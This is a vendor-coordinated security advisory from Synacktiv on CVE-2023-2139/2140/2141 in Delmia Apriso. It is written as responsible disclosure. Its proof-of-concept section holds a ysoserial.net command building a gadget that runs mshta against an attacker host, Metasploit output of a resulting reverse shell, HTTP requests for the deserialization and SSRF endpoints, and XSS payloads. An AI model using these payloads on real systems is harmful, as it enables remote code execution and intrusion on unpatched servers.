SYNACKTIV
DIGITAL SECURITY

Multiple vulnerabilities in Delmia Apriso 2017 to 2022

CVE-2023-2141
CVE-2023-2140
CVE-2023-2139

Security advisory

2023-06-05

Mehdi Elyassa
Vincent Herbulot

Vulnerabilities description

Presentation of Delmia Apriso

"DELMIA Apriso Global Manufacturing Suite provides global management of processes, performance, and visibility, magnifying the impact of operational improvements across the whole enterprise."[1]

The issues

Synacktiv discovered multiple vulnerabilities in *Delmia Apriso* 2017 to 2022:

- **CVE-2023-2141**: Multiple unsafe .NET deserialization vectors leading to post-authentication remote code execution.
- **CVE-2023-2140**: A Server-Side Request Forgery allowing unauthenticated users to issue requests to arbitrary hosts on the behalf of the server running the Delmia Apriso application.
- **CVE-2023-2139**: Multiple Reflected Cross-Site Scripting vulnerabilities that allows to execute *JavaScript* in the browser context of tricked users.

Dassault Systèmes Security Advisories: https://www.3ds.com/vulnerability/advisories

Affected versions

An up-to-date list of affected versions is published on the dedicated knowledge base article: *https://support.3ds.com/knowledge-base/?q=docid:QA00000103237*

Remediations

Remediation guidelines and patch packages are available on the dedicated knowledge base article: *https://support.3ds.com/knowledge-base/?q=docid:QA00000103237*

1 From *Dassault Systemes'* website (https://www.3ds.com/products-services/delmia/products/delmia-apriso/)

Timeline

Date	Action
2022-01-17	Advisory sent to *3DS.Information-Security@3ds.com*
2022-01-19	Receipt of the email acknowledged by Dassault Systèmes.
2022-01-27	Vulnerabilities confirmed by Dassault Systèmes. Patching process started.
2022-04-22	Follow up email from Synacktiv.
2022-07-13	Dedicated KB article published by Dassault Systèmes.
2023-04-11	Follow up email from Synacktiv.
2023-04-21	Assigned CVE numbers published by Dassault Systèmes on their advisories page.
2023-04-21	Update of the KB article by Dassault Systèmes with the final remediation packages.

Technical description and proof-of-concept

1. Unsafe .NET object deserialization

In *DELMIA Apriso*, operations related to serialization are handled by a custom class *FlexNet.Apriso.ClientComponents.Shared.SvlShared.Serializable* that relies on the insecure *BinaryFormatter* class. As stated by Microsoft's documentation[2], "The BinaryFormatter type is dangerous and is not recommended for data processing. Applications should stop using BinaryFormatter as soon as possible, even if they believe the data they're processing to be trustworthy. BinaryFormatter is insecure and can't be made secure."

Using *dotPeek*, the aforementioned vulnerable class can be located in *FlexNet.Apriso.ClientComponents.Shared.dll* library:

```
// Type: FlexNet.Apriso.ClientComponents.Shared.SvlShared.Serializable`1
// Assembly: FlexNet.Apriso.ClientComponents.Shared, Version=13.0.0.0, Culture=neutral,
PublicKeyToken=33f692327842122b
// Assembly location: DELMIA_Apriso_2019\WebSite\Downloads\MMClient\
FlexNet.Apriso.ClientComponents.Shared.dll

using System;
using System.IO;
using System.Runtime.Serialization;
using System.Runtime.Serialization.Formatters.Binary;

namespace FlexNet.Apriso.ClientComponents.Shared.SvlShared
{
 [Serializable]
 public class Serializable<T> where T: class
 {
  public string Serialize()
  {
   using (MemoryStream serializationStream = new MemoryStream())
   {
    new BinaryFormatter().Serialize((Stream) serializationStream, (object) this);
    return Convert.ToBase64String(Compress.Encode(serializationStream.ToArray()));
   }
  }

  public static T Deserialize(string data)
  {
   using (MemoryStream serializationStream = new
MemoryStream(Compress.Decode(Convert.FromBase64String(data))))
    return (T) new BinaryFormatter()
    {
     Binder = ((SerializationBinder) new SvlToAprisoDeserializationBinder())
    }.Deserialize((Stream) serializationStream);
  }
 }
}
```

It should be noted that Gzip compression is applied to serialized objects.

Synacktiv experts identified three distinct endpoints as vulnerable to such unsafe *.NET* deserialization.

2 https://docs.microsoft.com/en-us/dotnet/standard/serialization/binaryformatter-security-guide#background

DynamicGrid endpoint

This endpoint lives at */Apriso/Portal/BusinessControls/DynamicGrid/data*. The *gridConfig* parameter holds serialized data due to be processed:

```
POST /Apriso/Portal/BusinessControls/DynamicGrid/data HTTP/2
Host: apriso-server.local
Cookie: ASP.NET_SessionId=redacted; WebPortalSession=redacted; .ASPXAUTH=redacted;
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Content-Length: 1994
Origin: https://apriso-server.local
Referer: https://apriso-server.local/Apriso/Portal/UIService.aspx

action=get&index=0&delta=0&top=15&focusKey=&sort=inspectionplan
asc&order=inspectionplan,inspectionline,characteristic,frequency,upperspecificationlimit,up
percontrollimit,targetvalue,lowercontrollimit,lowerspecificationlimit,attribute,uomcode,def
ectcode,workcenter,equipmentcharacteristic&width[]=NaN&width[]=150&width[]=150&width[]=150&
width[]=150&width[]=150&width[]=150&width[]=150&width[]=150&width[]=150&width[]=150&width[]
=150&width[]=150&width[]=150&filter_inspectionplan[]=&filter_inspectionline[]=&filter_chara
cteristic[]=&filter_frequency[]=&filter_upperspecificationlimit[]=&filter_uppercontrollimit
[]=&filter_targetvalue[]=&filter_lowercontrollimit[]=&filter_lowerspecificationlimit[]=&fil
ter_attribute[]=&filter_uomcode[]=&filter_defectcode[]=filter_workcenter[]=&filter_equipmen
tcharacteristic[]=&gridConfig=H4sIAAAAAAAAEAM1VXW/
TMBRNltZNsnUMBAjGS8QTiCpN25V1k4YOOj7KBEzLBA9TxdzOrotI7M1x[...]&grid=ctl03_ctl00_G0_G18_G20_
BC_1a7e0392_0887_4d6d_9e98_4560339a4dfe
```

A type casting error is thrown by the server, but the malicious deserialization has already happened:

```
HTTP/2 200 OK
[...]
Content-Length: 169

failed~Unable to cast object of type
'System.Collections.Generic.SortedSet`1[System.String]' to type
'FlexNet.Apriso.ClientComponents.Shared.DynamicGrid.DynamicGridDef'.
```

To exploit this issue for remote code execution, it is possible to use *YSoSerial.Net*[3] tool combined with *PowerShell* to generate *Gzip* compressed serialized gadgets. The following command may be used to produce an HTA downloader:

```
PS > $payload=(.\ysoserial.exe -g TypeConfuseDelegate -f BinaryFormatter -c "mshta.exe
http://<attacker>:8080/s.hta");$data=[Convert]::FromBase64String($payload);$ms = New-Object
IO.MemoryStream;$cs = New-Object System.IO.Compression.GZipStream ($ms,
[Io.Compression.CompressionMode]"Compress");$cs.Write($data, 0, $data.Length);$cs.Close();
[Convert]::ToBase64String($ms.ToArray())

H4sIAAAAAAAEAM1V3W/TMBBPltZNsnUMBAjGS8QT06q0+2IfYpOmjo9qAk1k2ktVMTe9ddESu9iORHnmlf+F/
xB8rVsYYoyKDuGq56+7n3+
+u5wt27Ksr7phj21uRotG1JcKskpwAkImnO2uhzX8VYJ6nqpcwC6DXAmaVoKjvJ0m8SH0j/
kFsN325ibdiDeermyvrUNta7uIuJ/
sIV5Y52kKsdKIMnwJDEQShxEXCjoRqNOVZtPoRUokrFsJMhlzkSbtKRBptQqaSbHOc6bcOs96VIAoGdhiQ58qLcci7u
ffcR3aJZKzEcJNk3YxHPj3nNEA71HA2X9GFSM9+y4en+s8NqcdQApdqiDSxGiafKTI9BVPOyC8oja6XTBXI0SLpWqse
Z0rGsIHCM6V6u1Uq8+oUjS+ALG3s1XbqlVlqBVISas7cdYpIMofnIZOc0f7pQzUOe/UTL/iOE7teojl0d5zpkS/
agzewpkJQPgasjaIBjvjv7CeVN9zMeAeCh+jjtOJSaKXCqrfA5dKqU9L+0RR0QV1Z9gd6619szP/
fekNzcAf+gaH5c6PmLY9Y9v25A4js5rMlxlj9iJn8enajWZl5Z+AHyS0y7hUSSzDI8FjkLISTK2GtlpkTrvtcIrUfVK
```

3 https://github.com/pwntester/ysoserial.net

```
eapkn8xpu8WpvkFtYfCOdXcpbwHzEnJ70axgkMubi3ChdceLVU53Xg1GUdBlF3v54tOoPITGjF0xt3BfdPAOmpI3Nct
yyIYJKzZaHXD30j4e3Ine12Lv6asHgVk9+SrNL0yVy7+8x8Nv3bSwD6DtyX4uSKe0epgd5oEX5kg15qJeWG0ytrQZG9
Rqei9pg1axNYDfkhoHFEXmkxfvx2zR6D276/Rl4wR9ID33hoYv82W+a6YsW4ggAAA==
```

When deserialized, the payload fetches a second stage that launches a reverse shell on the distant server:

```
$ msfconsole -x "use exploit/windows/misc/hta_server;  set LPORT 4444; set SRVPORT 8080;
set URIPATH s; set LHOST 135.125.1.85; exploit -j"

msf6 exploit(windows/misc/hta_server) >
[*] X.X.X.X  hta_server - Delivering Payload
[*] Sending stage (175174 bytes) to  X.X.X.X
[*] Meterpreter session 1 opened (X.X.X.X:4457 -> X.X.X.X:14401 ) at [...]

msf6 exploit(windows/misc/hta_server)> sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: IIS APPPOOL\Apriso
```

TreeControl endpoint

The TreeControl endpoint is exposed on the following path */Apriso/Portal/BusinessControls/TreeControl/data.*

Serialized objects can be injected through *treeConfig* parameter:

```
POST /Apriso/Portal/BusinessControls/TreeControl/data HTTP/2
Host: apriso-server.local
Cookie: ASP.NET_SessionId=redacted; .ASPXAUTH=redacted
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded; charset=UTF-8

data={"KeyLevelList":[{"ParentKey":"","Level":0}],"FuncInputs":
{"EmployeeID":100000318,"Supervisor":true,"OrderStatuses":[1,2,3,4,5,6],"OrderTypes":
[26,27]},"IsInitCall":true,"ReadAllChildren":false}&treeConfig=H4sIAAAAAAAAEAM1V3W/
TMBBPltZNsnUMBAjGS8QTiCpN23XrJg1p6vioJmAiEy9TxdL0lkUk9rAdifLMK/8L/[...]
```

With the following HTTP response:

```
HTTP/2 200 OK
[...]

{
  "Success": false,
  "Error": "Unable to cast object of type
'System.Collections.Generic.SortedSet`1[System.String]' to type
'FlexNet.Apriso.ClientComponents.Shared.TreeControl.TreeViewDef'."
}
```

sf/view/compute API endpoint

In this particular case, the exploitation requires two steps :

- /Apriso/Portal/api/sf/view/display
- /Apriso/Portal/api/sf/view/compute

The first request can be triggered by browsing the user's profile: *Profile* > *Acknowledgments.* It's purpose in the attack process is to generate *viewSessionId* and *def_BC_[*RANDOM_UUID*]_Control* parameters that will be used in the second request:

```
POST /Apriso/Portal/api/sf/view/display HTTP/2
Host: apriso-server.local
Content-Type: application/json;charset=utf-8
Cookie: ASP.NET_SessionId=redacted; .ASPXAUTH=redacted

{
 "screenRevisionId": 278,
 "screenTitle": "NTC.PersonalDataAcknowledgements",
 "inputsObject": {
  "NoticeID": 0
 },
 "panels": [
  {
   "panel": {
    "panelId": 400,
    "viewRevisionId": 612,
    "viewName": "NTC.PersonalDataAcknowledgements"
   },
   "viewTitle": ""
  }
 ],
 "properties": {}
}
```

Server returns the following HTTP response:

```
HTTP/2 200 OK
[...]

{
 "panels": {
  "400": {
   "error": null,
   "html": "<div class=\"OperationContainer MainOperation
Screen_2044aece_5614_4025_91bf_5f1efcdc68df\"
   [...]
   </div><input type=\"hidden\" id=\"def_BC_de30e44d_52ca_4862_9a13_fc602bb00200_Control\"
name=\"def_BC_de30e44d_52ca_4862_9a13_fc602bb00200_Control\"
value=\"H4sIAAAAAAAAEAM1V3W/TMBBPltZNsnUMBAjGS8QTiCpN23XrJg1p6vioJmAi[...]</script></div>",
   "viewSessionId": "400~OperationGuid_fc32069be6204910a49f9a7e4aa7cba5",
   "title": null,
   "debugInfo": null
  }
 },
[...]
 "imports": {
  "externalUrls": [],  "inline": null,  "versionToken": null
 }
}
```

In the second request, *viewSessionId* and *def_BC_[*RANDOM_UUID*]_Control* parameters are set to adequate values. The unsafe deserialization can be triggered through *def_BC_[*RANDOM_UUID*]_Control* parameter:

```
POST /Apriso/Portal/api/sf/view/compute HTTP/2
Host: apriso-server.local
Content-Type: application/json;charset=utf-8
Cookie: ASP.NET_SessionId=redacted; .ASPXAUTH=redacted

[
 {
  "viewSessionId": "400~OperationGuid_12eede61d8cb4b4fae6a43fa27139546",
  "postbackObject": {
   "filter~BC_22401be8_8cae_4024_ac3d_cfc5dce285cb_Control~name": null,
   "filter~BC_22401be8_8cae_4024_ac3d_cfc5dce285cb_Control~revision": null,
   "Displayfilter~BC_22401be8_8cae_4024_ac3d_cfc5dce285cb_Control~type": null,
   "filter~BC_22401be8_8cae_4024_ac3d_cfc5dce285cb_Control~type": null,
   "filter~BC_22401be8_8cae_4024_ac3d_cfc5dce285cb_Control~dateacknowledged": [
    null,
    null
   ],
   "def_BC_14a8007b_fd48_4448_8758_9667ebea13e4_Control": "H4sIAAAAAAAE[...]",
   "columns~BC_22401be8_8cae_4024_ac3d_cfc5dce285cb_Control":
"name,revision,type,dateacknowledged",
   "resize~BC_22401be8_8cae_4024_ac3d_cfc5dce285cb_Control~name": "130",
   "resize~BC_22401be8_8cae_4024_ac3d_cfc5dce285cb_Control~revision": "130",
   "resize~BC_22401be8_8cae_4024_ac3d_cfc5dce285cb_Control~dateacknowledged": "130",
   "sorting~BC_22401be8_8cae_4024_ac3d_cfc5dce285cb_Control~sort": "dateacknowledged desc",
   "pageIndex~BC_22401be8_8cae_4024_ac3d_cfc5dce285cb_Control": "0",
   "Screen_f819fac9_9004_4f4d_b40f_8415aca80018_Action": "\"OK\"",
   "Screen_f819fac9_9004_4f4d_b40f_8415aca80018": null
  }
 }
]
```

A similar casting error is also thrown in this case:

```
HTTP/2 200 OK
[...]

{
 "400~OperationGuid_12eede61d8cb4b4fae6a43fa27139546": {
  "actionCode": null,
  "defaultActionCode": null,
  "mergeOutputs": null,
  "toStackIndex": 0,
  "toScreen": null,
  "outputsObject": null,
  "debugInfo": null,
  "isError": true,
  "error": {
   "message": "Unexpected error occured. See log for details. Exception: Unable to cast
object of type 'System.Collections.Generic.SortedSet`1[System.String]' to type
'FlexNet.Apriso.ClientComponents.Shared.DynamicGrid.DynamicGridDef'.",
   "modal": false
  }
 }
}
```

2. Server-Side Request Forgery

The application takes a URI as input and does not perform sufficient checks whether it does not point to an internal resource before querying it. The following endpoint is vulnerable to full read unauthenticated SSRF:

- */Apriso/BusinessWebServices/StandardOperationInvoker.asmx?op=ExecuteSynchronously*

Using the following payload, Synacktiv experts were able to forge HTTP requests on the behalf of the *Apriso* server :

```
POST /Apriso/BusinessWebServices/StandardOperationInvoker.asmx?op=ExecuteSynchronously
HTTP/2
Host: apriso-server.local
Content-Type: text/xml; charset=utf-8
Soapaction: "http://tempuri.org/ExecuteSynchronously"

<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema"
xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
      <soap:Body>
            <ExecuteSynchronously xmlns="http://tempuri.org/">
                  <parameters>
                        <ExecuteRemote>true</ExecuteRemote>
                        <RemoteExecutionParameters>
            <RemoteServerName>t71fbr3of4bvs4pmn73kta7osfy5mu.redacted</RemoteServerName>
                              <EmployeeNo>string</EmployeeNo>
                              <SelectionParameters>
                                    <SelectionType>Static</SelectionType>
                                    <OperationRevision>string</OperationRevision>
                                    <OperationFuid>string</OperationFuid>
                                    <OperationCode>123</OperationCode>
                              </SelectionParameters>
                              <ExecutionMode>Synchronous</ExecutionMode>
                              <ScheduleParameters>
                                    <ExecutionTime>2010-05-24T13:46:00</ExecutionTime>
                        <SynchronizationQueueName>string</SynchronizationQueueName>
                                    <PoolName>ok</PoolName>
                                    <Retries>1</Retries>
                                    <SleepTime>1</SleepTime><Timeout xsi:nil="true" />
                              </ScheduleParameters>
                              <Inputs>
                                    <PropertyBagItem xsi:nil="false" />
                                    <PropertyBagItem xsi:nil="false" />
                              </Inputs>
                              <Outputs>
                                    <PropertyBagItem xsi:nil="false" />
                                    <PropertyBagItem xsi:nil="false" />
                              </Outputs>
                              <SystemVariables>
                                    <PropertyBagItem xsi:nil="false" />
                                    <PropertyBagItem xsi:nil="false" />
                              </SystemVariables>
                        </RemoteExecutionParameters>
                        <EmployeeID>1</EmployeeID>
                        <TestRun>true</TestRun>
                  </parameters>
            </ExecuteSynchronously>
      </soap:Body>
</soap:Envelope>
```

The application returns a protocol error trace that discloses the response to the forged request:

```
HTTP/2 200 OK

<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope
xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
<soap:Body>
<ExecuteSynchronouslyResponse
xmlns="http://tempuri.org/">
<ExecuteSynchronouslyResult>
<Result>false</Result>
<LiteralID>FlexNet.SystemServices.JobExecutor.ExecutionResult.JobExecutionFailed</
LiteralID>
<InsertionStrings>
<string>System.ServiceModel.ProtocolException: The content type text/html of the response
message does not match the content type of the binding (application/soap+xml; charset=utf-
8). If using a custom encoder, be sure that the IsContentTypeSupported method is
implemented properly. The first 107 bytes of the response were:
'&lt;html&gt;&lt;body&gt;ko5k04m0l8zmdlq8cpmjeizjigzko5k04m0l8zmdlq8cpmjeizjigzko5k04m0l8zm
dlq8cpmjeizjigz&lt;/body&gt;&lt;/html&gt;'.

[...]
```

On the controlled server at *t71fbr3of4bvs4pmn73kta7osfy5mu.redacted,* the following POST request was received from the Apriso server:

```
POST /WebServices/FlexNetOperationsService.svc HTTP/1.1
Content-Type: application/soap+xml; charset=utf-8
Host: t71fbr3of4bvs4pmn73kta7osfy5mu.redacted
Content-Length: 4664
Accept-Encoding: gzip, deflate
X-Forwarded-For: redacted

<s:Envelope
  xmlns:s="http://www.w3.org/2003/05/soap-envelope"
  xmlns:a="http://www.w3.org/2005/08/addressing">
  <s:Header>
    <a:Action s:mustUnderstand="1">http://tempuri.org/IFlexNetOperationsService/Invoke</
a:Action>
    <a:MessageID>urn:uuid:572987fd-01dc-4efc-927f-d18d75db6312</a:MessageID>
    <a:ReplyTo>
      <a:Address>http://www.w3.org/2005/08/addressing/anonymous</a:Address>
    </a:ReplyTo>
    <a:To s:mustUnderstand="1">http://t71fbr3of4bvs4pmn73kta7osfy5mu.redacted/WebServices/
FlexNetOperationsService.svc</a:To>
  </s:Header>
  <s:Body>
[...]
```

3. Reflected Cross-Site Scripting

The application does not correctly encode user-supplied data before it is displayed. An attacker can then craft hyperlinks that, once accessed by the victim's browser, could insert HTML elements in the page body.

A reflected Cross-Site Scripting injection occurs in error message rendering:

- *https://apriso-server.local/Apriso/Start/logon.html?Message=Integra**%3Cimg%20src=x%20onerror=alert(domain)%3E**ted%20Windows%20authentication%20disabled.&ReturnUrl=https://apriso-server.local/apriso/apriso/&TabID=0*



Figure 1: XSS triggered from the logon.html page.

A second injection requiring prior user authentication has been identified on the following endpoint:

- *https://apriso-server.local/Apriso/Portal/ui/aaaa**%3csvg%20onload%3dalert(domain)%3e***